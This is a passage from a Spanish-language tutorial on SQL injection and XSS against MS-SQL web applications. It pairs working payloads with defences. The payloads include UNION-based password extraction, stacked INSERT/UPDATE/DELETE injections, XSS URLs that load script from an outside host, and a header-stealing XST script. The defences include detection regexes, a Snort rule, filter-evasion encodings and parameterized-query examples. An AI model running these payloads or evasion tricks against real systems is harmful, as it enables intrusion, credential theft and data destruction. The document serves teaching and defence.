Como buen alumno, el servidor nos ha facilitado el tipo de dato que se aloja en los campos Username (*varchar*, es decir, caracteres alfanuméricos). La función *SUM()* intenta sumar todos los resultados de la sentencia, pero esta acción no puede efectuarse (a menos que los resultados sean numéricos); por eso el error da sus réditos.
Por el momento, los interrogantes formulados han facilitado información acerca de la estructura de la DB. Pero, todavía no nos han develado nada acerca del contenido de la misma. Ahora, que conocemos parte de la estructura de la base de datos, conseguir la información contenida en ella es (relativamente) viable. Para ello, y como hemos venido haciendo hasta ahora, introducimos el siguiente nombre de usuario:

' UNION SELECT MIN(Username),1,1,1 FROM Usuarios WHERE Username > 'a'--

¿¡Qué ocurre!? Bueno, para que el *UNION SELECT* se pueda ejecutar, es necesario facilitar tantos valores como campos tiene la tabla. Es decir, como la tabla contiene cuatro (4) campos se hace necesaria la introducción de cuatro (4) valores, que en este caso han sido tres (3) "unos" (1). Además, en este ejemplo, la cláusula *WHERE* provoca que la sentencia nos devuelva el primer usuario que empiece por la letra "a". Asimismo, el mensaje de error del servidor nos indica que no se puede pasar un campo de tipo *varchar* a la función *MIN()*:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the varchar value 'admin' to a column of data type int.

/login.asp, line 13

Y… ¡Cómo no! Podemos probar lo mismo para averiguar la contraseña. Usando como nombre de usuario:

' UNION SELECT MIN(Password),1,1,1 FROM Usuarios WHERE Username = 'admin'--

De esa forma, obtenemos el siguiente error:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the varchar value 'seledonio' to a column of data type int.

/login.asp, line 13

Ahora, ya conocemos el nombre de usuario (*admin*) y su contraseña (*seledonio*).
A estas alturas, si fuéramos los protagonistas de una película, estaríamos viendo la tan anhelada escena en la cual aparecen en la pantalla del ordenador unas letras muy grandes de color verde en las que se puede leer: *"Access Granted"*.
Pero, Yo confío (plenamente) en ustedes con saber que no “creen todo lo que ven” (*las apariencias engañan*).
Por otra parte… ¿Qué pudiera suceder en caso de que apliquemos tales conceptos de Programación Lógica a la *alteración de datos* (según vuestras pretensiones)?
¿Todavía siguen buscando una respuesta? Pues, acá, ello se resuelve…

- *Inserción:*

';INSERT INTO Usuarios VALUES (1,'ROOT','p3p1t0','0')--

SELECT * FROM Usuarios WHERE Username = '';
INSERT INTO Usuarios VALUES (1,'ROOT','p3p1t0','0')--' AND Password =''

- *Modificación:*

';UPDATE Usuarios SET Password = 'p3p1t0' WHERE Username = 'admin'--

SELECT * FROM Usuarios WHERE Username = '';

```
UPDATE Usuarios SET Password = 'p3p1t0' WHERE Username = 'admin'--' AND Password ='
```

- *Eliminación:*

```
';DELETE FROM Usuarios WHERE Username = 'admin'--

SELECT * FROM Usuarios WHERE Username = '';
DELETE FROM Usuarios WHERE Username = 'admin'--' AND Password ='
```

Encima, tales conceptos de Inseguridad Informática a nivel DB con aplicaciones dinámicas, no concluye aquí.
También se conoce, en los "oscuros lugares" de La Querida Red, una *táctica* denominada *Blind SQL Injection* (Ataque Ciego de Inyección SQL), la cual es utilizada cuando una página Web (por motivos de "seguridad") no muestra mensajes de error de la DB al no haber un resultado correcto, mostrándose siempre el mismo contenido. Es decir, lo opuesto a lo que veníamos revelando.
En tales medios, sentencias del tipo "*OR 1=1*" o "*HAVING 1=1*" ofrecen respuestas siempre correctas por lo que son usadas como comprobación.

Ahora, en tales asuntos, el inconveniente para la seguridad de la página está en que esta técnica es utilizada en combinación de diccionarios o fuerza bruta para la búsqueda carácter por carácter de una contraseña, un nombre de un usuario, un número de teléfono o cualquier otra información que albergue la base de datos atacada; para ello se utiliza código SQL específico que "va probando" cada carácter consiguiendo resultados positivos cuando hay coincidencia alguna. De esta manera, se puede saber, por ejemplo, que una contraseña comienza por "T...", luego "TU...", posteriormente "TUX...", y así hasta dar con la palabra completa (¿"TUXEDO"?).

- *XSS (Cross Site Scripting):*
  Además, aunque no pertenece a esta misma categoría de Vulnerabilidades pero está estrechamente relacionada, me animo a nombrar el *Fantasma* XSS (*Cross Site Scripting*).
  ¿De qué se trata "todo esto"?
  Es un ataque basado en la explotación de vulnerabilidades del sistema de validación de HTML incrustado; surgido como consecuencia de errores de filtrado de las entradas de un usuario en Aplicaciones Web.
  El problema reside en que, normalmente, no se valida correctamente el ingreso de datos malintencionados por parte de un agente externo. Esta "lasitud" puede estar presente de forma *Directa* (Foros, Mensajes de Error), *Indirecta* (Redirecciones, FrameSets) o con una variante poco conocida de *AJAX*[5]. Cada una se tratará de forma disímil en la siguiente comparación:
  - *Directa:*
    Este tipo de XSS es el que normalmente se censura; así que es muy poco común que puedas usar *Tags* como <*script*> o <*iframe*>.
    Su cardinal funcionalidad efectúa la localización de puntos débiles en la programación de los filtros. De esa forma, se logra (en caso de fallas en el Código Web) quitar los <*iframe*>/<*script*>, donde el atacante siempre puede poner un <*div*> malicioso, <*u*> o incluso un <*s*> con motivos perniciosos. Sin embargo, estos son *Tags* (casi) siempre permitidos.
    Algunas simples muestras se evidencian en los siguientes casos prácticos copiados y pegados (directamente) a la Barra de Dirección de su Navegador Web:

```
http://www.apress.com/ecommerce/cart.html/'><script>alert('XSS (Cross Site Scripting) ¡Presente! Powered By: ^[(CR@M3R)]^')</script><
```

    O… Algo más bonito:

[5] Nomenclatura recurrente de *Asynchronous JavaScript And XML* (JavaScript y XML Asíncronos, donde XML es un acrónimo de *eXtensible Markup Language*); es una técnica de desarrollo Web para crear aplicaciones interactivas. Éstas se ejecutan en el cliente, es decir, en el navegador del usuario, y mantiene comunicación asíncrona con el servidor en segundo plano. De esta manera, es posible realizar cambios sobre la misma página sin necesidad de recargarla. Esto significa aumentar la interactividad, velocidad y usabilidad en la misma.

Para Más Información: http://es.wikipedia.org/wiki/AJAX .

```
http://www.apress.com/ecommerce/cart.html/'><script
src="http://cotelan.com.ar/JS.js"></script><
```

- *Indirecta:*

Este es un tipo de "debilidad" muy común y poco explotada. Consiste en modificar valores que la Aplicación Web utiliza para pasar variables entre dos páginas, sin usar sesiones de por medio para su aprobación. Sucede cuando hay un mensaje o una ruta en la URL del navegador o en la Cookie.

Para saber el contenido de una Cookie puedes usar el siguiente Script. Sólo colócalo en la Barra de Direcciones y presiona *Enter*:

```
javascript:void(document.cookie=prompt("¿Modifica la
Cookie?",document.cookie).split(";"));
```

Una vez dentro, se puede modificar la Cookie a tu antojo. Si pones "Cancelar" la misma será borrada.

Otro ejemplo más atractivo se encuentra en el manejo de *FrameSets*. Por eso, para que lo notes tú mismo, te invito a probarlo con el uso de los pasos anteriormente enunciados:

```
javascript:while(1)alert("¿Podrás Conmigo "Tonto Usuario de PCs"?");
```

Como podemos ver, ese mismo enlace podría ponerse por un intruso en un foro. Un navegador incauto, va a verlo y dirá: "Bueno, es del mismo dominio, no puede ser nada malo y…". De resultado tendrá un ¡Molesto Ciclo Infinito!

Pero, vamos a ponernos en la "piel de un experto". O sea, tratar de colocar un Script que tome tu Cookie, y mande un *MSJ* al Administrador, o incluso, que borre todos los mensajes de un foro predeterminado como "blanco". Pues, sería algo ¡terrible!

El *robo de Cookies* es lo más básico y funcional para un manojo de Newbies "In The Wild".

¿Y eso de qué sirve?

Tengo el *PHPSESSID*, y si el usuario cierra sesión no sirve de nada.

Cierto, pero con el uso de la librería *cURL* un usuario malintencionado podría, al recibir tu Cookie, entrar a la página, y dejarla en caché, para que el atacante cuando quiera, pueda entrar como tú, sin siquiera necesitar la contraseña correspondiente.

Otro uso común para estas vulnerabilidades es lograr hacer Phishing; o colocar un Exploit.

Esto es… Tú ves la barra de direcciones, y divisas que estás en una página, pero realmente estás en otra. Introduces tu Login u otro tipo de datos personales de alta relevancia y…

¡Eres un "trofeo de caza" más en la Red del Engaño!

Por lo tanto, ten en cuenta que lo peor suele hallarse en sitios de descarga (indiscriminados), que colocan en la misma URL el sitio de objetivo. Esas páginas Web son vulnerables a ataques XSS indirectos. O sea que, un intruso puede colocar una imagen con enlace al sitio malicioso, y se ejecuta, sin que el usuario lo sepa o tenga consentimiento de ello.

- *AJAX:*

Como ya dijimos, este es un tipo de XSS no tan popular, pero sumamente peligroso.

Se basa en usar cualquier tipo de vulnerabilidad para introducir un objeto *XMLHTTP* y desde ahí enviar contenido *POST*, *GET*, y otros derivados, sin asentimiento ni permiso del usuario.

A modo de ejemplo, el siguiente Script obtiene el valor de las cabeceras de autenticación de un sistema basado en *Basic Auth*. Sólo habría que decodificarlo, pero es más fácil mandarlo codificado al *Log de Contraseñas*. Veámoslo:

```
var xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
// En Mozilla Firefox es: var xmlhttp = new XMLHttpRequest();
xmlhttp.open("TRACE","./",false);
xmlhttp.send(null);
str1=xmlhttp.responseText;
splitString = str1.split("Authorization: Basic ");
str2=splitString[1];
```

```
str3=str2.match(/.*/)[0];
alert(str3);
```

Esta táctica también puede conocerse con el nombre de: *Cross Site Tracing* (XST).

ACLARACIONES: *Tales modelos presentados corresponden a una serie de particularidades exclusivas de DB y su correspondiente Sistema dinámico "corriendo" sobre el Servidor MS-SQL predestinado. O sea, los ejemplos (arriba publicados) deben adaptarse a su objetivo y, como ya habéis de temer, puede que muchos de ellos se comporten de una manera distinta e, incluso, que ni siquiera surtan efecto.*
Todo ello dependerá de La Situación y el contexto que ustedes hayan escogido para realizar (como quién dice: "de buena fe") sus prácticas a favor de sus conocimientos aprendidos.
Por otra parte, no se han tomado Escenarios de Pruebas para el desarrollo de La Nota, debido a que por Internet mucho de ellos pueden ser investigados según vuestros requerimientos (necesidades+expectativas) y, así, excluir mi Orientación Gral. en cuanto a aspectos Individuales; aplicando lo conceptualmente visto aquí.
El resto: ¡Lo dejo a su Criterio!

Ahora bien, pero… ¿Qué busco? ¿Cómo realizo la exploración? ¿Cómo pruebo la efectividad de mi objetivo?

- *¿Qué busco?*
  - Páginas de Identidades y Autenticación de Usuarios.
  - Formularios de Ingreso de Datos.
  - URLs en donde se manipulen Valores y/o Variables.
  - Portales Webs que utilicen programación dinámica en sus aplicaciones (páginas).
  - Componentes que acepten ingresos de datos del usuario; procesándolos de algún modo.
- *¿Cómo realizo la exploración?*
  - En forma manual a través de MetaBuscadores (Ejemplo: Google, Yahoo, etcétera).
  - En forma automática/semi-automática con Herramientas afines (AppDetective, DataThief, Typhon III, NetTwister, OraScan, Curl, TeleportPRO, Wget, Fuzzer, Spike, IPFront, Etc.).
- *¿Cómo pruebo la efectividad de mi objetivo?*
  - Ingresando el carácter " ' " (Tick/Comilla Simple) en cada uno de los componentes previamente reconocidos y observar el resultado obtenido en cada caso.
  - Con los métodos que ofrecen las utilidades preliminarmente programadas.

Entonces, en contramedida… ¿Cómo detecto tales vulnerabilidades (fallas/errores) y consigo PROTEGERME de ellas?

- Inspección del Modelo OSI[6] a nivel de la Capa de Aplicación (Layer 7).
- Evasión por medio de la Inclusión de Espacios en Blanco.
- Evasión vía Fragmentación y Segmentación TCP.
- Implementación de Expresiones Regulares como muestran los siguientes ejemplos:
  - Regex de Detección Básica (Meta-Caracteres MS-SQL Server)

```
/(\%27)|(\')|(\-\-)/ix
```

Donde:
i - No Case Sensitivity.
x - Ignorar Espacios en Blanco.

  - Utilización de Regex Implementado en SNORT

[6] Se denomina así al modelo de referencia de Interconexión de Sistemas Abiertos (OSI -*Open System Interconection*-). Fue lanzado en 1984 como modelo de red descriptivo creado por la ISO (Organización de Estándares Internacionales). Proporcionó a los fabricantes un conjunto de estándares que aseguraron una mayor compatibilidad e interoperabilidad entre los distintos tipos de tecnologías de redes producidas por las empresas a nivel mundial.

Para Más Información: http://es.wikipedia.org/wiki/OSI .

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"SQL Injection – Detección Aparente");
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)
|(\')|(\-\-)/ix";
classtype:Web-application-attack; sid:9099; rev:5;)

- Acatamiento de Patrones en Diferentes Variantes y Firmas, como se evidencia debajo:

'or1=1--
'or2>1--

En este caso, la constante es tan solo 'OR. Pero, la Lógica Booleana puede variar según la situación.

- Uso del Nuevo Regex de Detección Básica (Meta-Caracteres MS-SQL Server):

/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix

Donde:

\w - Cero o más Caracteres Alfanuméricos (Underscore).*
(\%6F)|o|(\%4F))((\%72)|r|(\%52) - Diversas Combinaciones de la palabra 'or' (May/Min/Hex).
i - No Case Sensitivity.
x - Ignorar Espacios en Blanco.

- Evasión Básica utilizando Diferentes Encoders:

Original:
'OR 1=1--

Unicode:
%27%4f%52%20%31%3d%31%2d%2d

Original:
select @@version

Hex Encode:
0x730065006c00650063007400200040004000760065007200730069006f006e00

- Configuración de Alertas Administrativas y Cantidad de Firmas de Acceso en IDS/IPS (Sistemas de Detección/Protección de Intrusos), especialmente en aquellos que "corran" SSL. Aquí, unos ejemplos:

OR 'loquesea' = 'loquesea'
OR 'loquesea' = N'loquesea'

La inserción del Carácter ("N") le notifica al Server MS-SQL que el siguiente String debe ser tratado como Nvarchar.

OR 'loquesea' = 'loque'+'sea'
OR 'loquesea' LIKE 'loquesea'
OR 'loquesea' LIKE '%'
OR 'loque%' > 'a'
OR 'loquesea' < 'z'
OR 'loquesea' BETWEEN 'A' AND 'Z'

Y… Como anuncia el dicho: "Hecha la Ley, Hecha la Trampa". Lo cual, por cada firma inventada, una nueva técnica de "escapatoria" es factible de ser llevada a cabo. Si bien una posibilidad, es la de construir firmas genéricas, esto trae aparejado el crecimiento exponencial de los "falsos positivos".

- Cuestión de Interpretación sobre "Espacios" y "Comentarios":

```
OR 'loquesea' = 'loquesea'
'/**/OR/**/1/**/ = /**/1
UNION/**/SELECT …
HAVING/**/1 = /**/1
```

- Inspección detallada del Ingreso de Datos en Aplicaciones Webs Dinámicas (ejecutados sobre un Server). A fin de asegurar que estos contengan SÓLO caracteres aceptables antes de ser enviados al *BackEnd*. Algunos paradigmas a tener en cuenta podrían ser los siguientes:
  - "Escape" de Comillas Simples.
  - Delimitadores de Consultas (*Punto -.-* y *Punto y Coma -;-*).
  - Delimitadores de Comentarios (-- y */*..*/*).
  - Rechazo y/o Denegación de "Bads Inputs".
  - Permisión de "Goods Inputs".
- Definición (extremadamente) Controlada en la Declaración de los Tipos de Datos a utilizar (*en tiempo de diseño*).
- Aseguración en la Programación de Código usado con Estándares y Normativas Robustas/Estables.
- Selección de una Idónea (Eficaz+Eficiente) Metodología de Trabajo en sus Desempeños.
- Verificación en el "Control de Cambios" y "Control de Versiones".
- Utilización Ampliada de "Código Reusable" (Ideologías provenientes de la Programación OO).
- Implementación de Rutinas Genéricas y de Revisión de Código para Recursos Externos.
- Disposición de Controles de Calidad y Testeos en el Proceso de Desarrollo para/con sus Proyectos.
- Inserción de "Stored Procedures" (*Proc. de Almacenamiento*) en la Invocación de Rutinas Atípicas.
- Realización de Actualizaciones Periódicas de Seguridad y Auditorias del Esquema de Seguridad.
- Instalación, Configuración y Coordinación de "Firewalls" (*Cortafuegos*) y "Border Routers" (*Fronteras*).
- Evite Almacenar Contraseñas (*Passwords*) en Scripts Internos de sus Programas.
- Respete y haga Respetar el Principio: "Menores Privilegios".
- Adecue una Política de Seguridad Apropiada para/con Su Empresa.
- Implemente "Ciclos de Revisión de Código" y Utilice (dentro de lo posible) IPSec/SSL en lo Suyo.
- Remontarse al Lenguaje de Programación Elegido para tal Labor y Desplegar Soluciones en ellos. Algunos de los ejemplos serían los siguientes:
  - PERL

Método "DBI::quote" (Filtrado de Caracteres Especiales)

```
$query = $sql->prepare
(
"SELECT * FROM usuarios WHERE nombre = "
.
$sql->quote($nombre_usuario)
);
```

Método "placeholder" (Comillado Automático de Bloqueos)

```
$query = $sql->prepare("SELECT * FROM usuario WHERE nombre = ?");
$query->execute($nombre_usuario);
```

  - PHP (*Con MySQL*)

Método "mysql_real_escape_string" (Escape Real de Strings Dañinos)

```
$query_result = mysql_query
(
"SELECT * FROM usuarios WHERE nombre = \""
.
mysql_real_escape_string($nombre_usuario)
.
"\""
);
```

- JAVA

Método "PreparedStatement" (Clase de Declaraciones Preparadas)

```
Connection con = (acquire Connection)
PreparedStatement pstmt = con.prepareStatement("SELECT * FROM usuarios
WHERE nombre = ?");
pstmt.setString(1, nombreUsuario);
ResultSet rset = pstmt.executeQuery();
```

- .NET

Método "ADO.NET SqlCommand" (Comando Proveedor de Seguridad MS-SQL)

```
using( SqlConnection con = (acquire connection) ) {
con. Open();
using( SqlCommand cmd = new SqlCommand("SELECT * FROM usuarios
WHERE nombre = = @nombreUsuario", con) ) {

cmd.Parameters. Add("@nombreUsuario", nombreUsuario);

using( SqlDataReader rdr = cmd.ExecuteReader() ){
...
}
}
}
```

Bueno… Como han de apreciar, lo aquí manifestado es sólo una "Incursión al Camino de Buen Aprendiz" que Ustedes deberán llevar consigo y a cabo. Es decir, "abrirse" a otros flexibles casos prácticos, ejemplos y/o modelos en cuestión de sus criterios de clasificación, evaluación, conveniencias y circunstancias de labor que se les presenten en La Vida Real y… ¿¡Por qué no en "Sus Sueños"!? O sea… ¡No se detengan con lo poco que Tengan! ¡Vayan en busca de Más!

Conclusión ("Al Fin Llegamos a la Meta: ¿¡Lo Logramos!?")

Entonces… Si una Aplicación Web ejecutándose en un Servidor maniobrado con MS-SQL Server (u otro SGBD equivalente) admite (valga la reiteración de léxicos) *SQL Injection*, los riesgos a los que se enfrenta son múltiples y variados. Por ende, teniendo control sobre la DB es posible realizar consultas, modificaciones, eliminaciones o inserciones de datos que, tal vez, no tengan límite coherente entre la magnitud de acciones que realiza el agresor contra su (ya aniquilada) posibilidad de defensa frente a tales inconvenientes; dejándolos (a Uds. y su Sistema) en deplorables condiciones de subsistencia.

Por lo tanto, para compendiar los aspectos conceptuales del ataque por *SQL Injection* nombraremos las características que le permiten al "dialecto" (lenguaje) SQL la dotación flexible de tales maniobras:

- Poder embeber comentarios en una sentencia SQL.
- Poder escribir y (a la vez) ejecutar múltiples sentencias como si sólo fueran una.
- Poder realizar consultas de MetaDatos por medio de "Tablas de Sistema".

- Poder convertir (implícitamente) los tipos de datos manejados en su DB.
- Poder comunicar (a través de sus Mensajes de Error) demasiada/excesiva información "delicada".

Por tales motivos, cualquier Sistema de Gestión de Base de Datos (SGBD) que entiende SQL (llámese Oracle, DB2, MS-SQL Server, MySQL, PostgreSQL, entre otros tantos rondando en vuestros ámbitos) es susceptible a recibir un ataque de este tipo a través de sus Aplicaciones (ya sean en Consola, Windows o Web, e independiente de la plataforma de desarrollo con la que fue elaborada) con un simple Navegador de Internet a disposición.

Los *Ataques por SQL Injection* son realmente peligrosos, no únicamente por la capacidad de daño que conllevan, sino porque son vulnerabilidades que muchos programadores no corrigen a tiempo (ni se preocupan, a posteriori, de hacerlo). Es decir, que todo ello se basa sobre los pilares del tan renombrado y cierto (como aterrador) *Factor Humano*. Por ello, espero que esta Nota, más que para propiciar el uso de este tipo de embates, sirva para prevenirlos de una posible y, tal vez, futura "Guerra Digital".

Pero, siendo así, en resumen: ¿Cómo y de qué manera me protejo?

La Solución al *SQL Injection* reside en una consistente y absoluta revisión y/o confrontación profesionalmente idónea de todos los parámetros y cuestiones dirigidas a las Bases de Datos y la Programación/Diseño con respecto a su hábitat. Por ende, es preciso estar al día en materia de Seguridad Informática para controlar las *Nuevas Técnicas de Inyecciones SQL* que surgen continuamente (al paso del tiempo); indudablemente, más perfeccionadas y difíciles de combatir (nótese que no incluí la mera probabilidad de un *imposible*).

Asimismo, como acotación final a los lectores, un Ruego Personal: Si intentan reproducir lo aquí propuesto, comprueben (únicamente) alguno de los primeros ataques no tan nocivos, y participen del aviso (en forma urgente) a las Organizaciones que tengan este tipo de vulnerabilidades con su modo de ser explotadas. Sepan que "Jugar con la Seguridad" y causar daños de esta índole (y otras análogas) puede afectar seriamente La Vida Real de los Profesionales o las Empresas que han cumplido dichas Aspiraciones (Proyectos Desarrollados); sin resguardo alguno.

Por lo tanto, seamos PERSONAS (por sobre todo) ÉTICAS y con USO DE RAZÓN MORAL-SOCIAL.

Porque… ¿Quién sabe? Tal vez, el Día de Mañana podamos ser nosotros los Atacados.

Y… Recuerden Siempre para Nunca Jamás Olvidar:

"LA SEGURIDAD INFORMÁTICA NO ES UN PRODUCTO SINO UN PROCESO".-

Enlaces de Interés (¡En Internet!):

★ **http://es.wikipedia.org/wiki/Base_de_datos**
Conceptos y fundamentos incipientes sobre Base de Datos (Novatos).

★ **http://es.wikipedia.org/wiki/SQL**
Contenidos (en amplio espectro) sobre el Lenguaje de Consultas Estructurado (SQL).

★ **http://www.databasesecurity.com/dbsec/comparison.pdf**
¿Qué Sistema de Gestión de Base de Datos (SGBD) es más conveniente para nuestros propósitos?

★ **http://en.wikipedia.org/wiki/David_Litchfield**
Investigador y Asesor en Seguridad Informática sobre Base de Datos (David Litchfield).

★ **http://www.hernanracciatti.com.ar**
Especialista en Seguridad Informática con amplia trayectoria y experiencia en tales temas.

★ **http://foro.elhacker.net/index.php/topic,98448.0**
Recomendable Portal Web sobre Seguridad Informática en todos los niveles (para todos).

★ **http://www.derkeiler.com/Mailing-Lists/securityfocus/secprog/2001-07/0001.html**
Técnicas de ataque en Servidores Web con Scripts vía Inyección SQL.

★ **http://www.nextgenss.com/papers/advanced_sql_injection.pdf**
Ataques Avanzados de Inyección SQL.

★ **http://spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf**
Aplicaciones Web e Inyección SQL.

★ **http://governmentsecurity.org/articles/SQLInjectionModesofAttackDefenceandWhyItMatters.php**
Inyección SQL: Modos de Ataque, Defensa y Por qué sucede. Escrito por: Stuart McDonald.

★ **http://informit.com/articles/article.asp?p=30124&seqNum=3**
Ataques a Servers SQL: Hacking, Cracking, y Técnicas de Protección. Hecho Por: S.Fogie/C. Peikari.

★ **http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/**
Detén los ataques de Inyección SQL antes de que ellos te detengan a ti. Escrito Por: Paul Litwin.

★ **http://www.spidynamics.com**
SQL Injection: ¿Es Vulnerable Su Aplicación Web en el Servidor? Escrito Por: Kevin Spett.

★ **http://www.sqlsecurity.com**
Portal Web sobre la Seguridad SQL.

EOF
(End Of File)

… SERÁ HASTA UN PRÓXIMO ENCUENTRO ...
(ENTRE VOS, LA AUTÉNTICA INFORMACIÓN, Y YO)
{MIS CORDIALES SALUDOS }
